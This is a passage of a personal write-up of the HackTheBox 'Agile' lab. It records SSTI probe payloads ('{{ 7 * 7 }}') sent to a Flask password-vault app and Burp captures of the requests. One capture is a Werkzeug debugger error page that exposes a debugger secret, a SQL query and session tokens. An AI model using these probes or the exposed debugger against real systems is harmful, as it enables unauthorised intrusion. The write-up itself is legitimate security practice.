


- Successfully logged in on the second try lol



Site	Username	Password
{{ 7 * 7 }}	{{ 7 * 7 }}	{{ 7 * 7 }}


- Since I seen that error and it looks like its using Flask somehow, I decided to try some SSTI (Server Side Template Injection) payloads in the input fields.



Name: superpass_export.csv

Name	Size	Type	Modified
dir-enum			21:26
nmap			21:22
superpass_export.csv	40 bytes	Text	21:21

- Upon hitting export it downloads right away.




```
gene@th0nkpad-1:~/ctf-challenges/hackthebox/hackers-wrath/agile$ cat superpass_export2.csv
Site,Username,Password
{{ 7 * 7 }},{{ 7 * 7 }},{{ 7 * 7 }}
```

- It doesnt appear (at this time) to be injectable.

BurpSuite

I decided to take a closer look at the requests above in BurpSuite, thinking perhaps theres a different path to take.

Login request




```
POST /account/login HTTP/1.1
Host: superpass.htb
Content-Length: 37
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://superpass.htb
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/108.0.5359.125 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://superpass.htb/account/login
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

username=admin&password=admin&submit=
```

```
HTTP/1.1 500 INTERNAL SERVER ERROR
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 08 Mar 2023 02:28:00 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 56569
Connection: close

<!doctype html>
<html lang=en>
  <head>
    <title>
      sqlalchemy.exc.OperationalError: (pymysql.err.OperationalError)
      (2013, 'Lost connection to MySQL server during query')
      [SQL: SELECT users.id AS users_id, users.username AS
      users_username, users.hashed_password AS users_hashed_password
      FROM users
      WHERE users.username = %(username_1)s
      LIMIT %(param_1)s]
      [parameters: {'username_1': 'admin', 'param_1': 1}]
      (Background on this error at: https://sqlalche.me/e/14/e3q8)
      // Werkzeug Debugger
    </title>
    <link rel="stylesheet" href="
    ?__debugger__=yes&amp;cmd=resource&amp;f=style.css">
    <link rel="shortcut icon"
    href="?__debugger__=yes&amp;cmd=resource&amp;f=console.png">
    <script src="?__debugger__=yes&amp;cmd=resource&amp;f=debugger.js">
    </script>
    <script>
      var CONSOLE_MODE = false,
      EVALEX = true,
      EVALEX_TRUSTED = false,
      SECRET = "fHLCT6R26MpSrynJouVr";
```

- I got it to error again. It seems to only happen on the 1st login attempt. Not sure why.
- If I repeat the request a 2nd time, it logs in successfully.

Add password to vault




```
POST /vault/add_row HTTP/1.1
Host: superpass.htb
Content-Length: 64
HX-Request: true
HX-Current-URL: http://superpass.htb/vault
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/108.0.5359.125 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: http://superpass.htb
Referer: http://superpass.htb/vault
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: remember_token=
9|8f50cc62e035672203937ef350c45d6a6780afafd9114b725dfb34ffa10cd42e92e4846
35b44b3f13d76ce1f6af818f2501684844daf93217e66ec4af933165f; session=
.eJwtzjkSwjAMAMC_qKawdVn0ZzKSLQ-0CakY_k4K-i32A_s68nzC9j6ufMD-mrBBd1MeGYsz
aqvNdXlHxKhhHumFCNlZzDH6kJXaQ5KqCZbFGIrNnFWcRM07uecKbXrjEJ6loKHgXIGDKKbXk
tKJaSRFJRO4I9eZx38D3x_fnS9V.ZAfzhg.VZHMpV20tyZ1KPcd0O0HK6JiBIw
Connection: close

url=127.0.0.1&username=lmao&password=%7B%7B%207%20*%207%20%7D%7D
```

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 08 Mar 2023 02:52:34 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Vary: Cookie
Content-Length: 289

<tr class="password-row">
  <td>
    <a hx-get="/vault/edit_row/11" hx-include="closest tr">
      <i class="fas fa-edit">
      </i>
    </a>
    <a hx-delete="/vault/delete/11">
      <i class="fa-solid fa-trash">
      </i>
    </a>
  </td>
  <td>
    127.0.0.1
  </td>
  <td>
    lmao
  </td>
  <td>
    {{ 7 * 7 }}
  </td>
</tr>
```

- It errors again on the 1st request. The 2nd request gives a 200 OK and adds it to the vault.

Export Vault to .csv

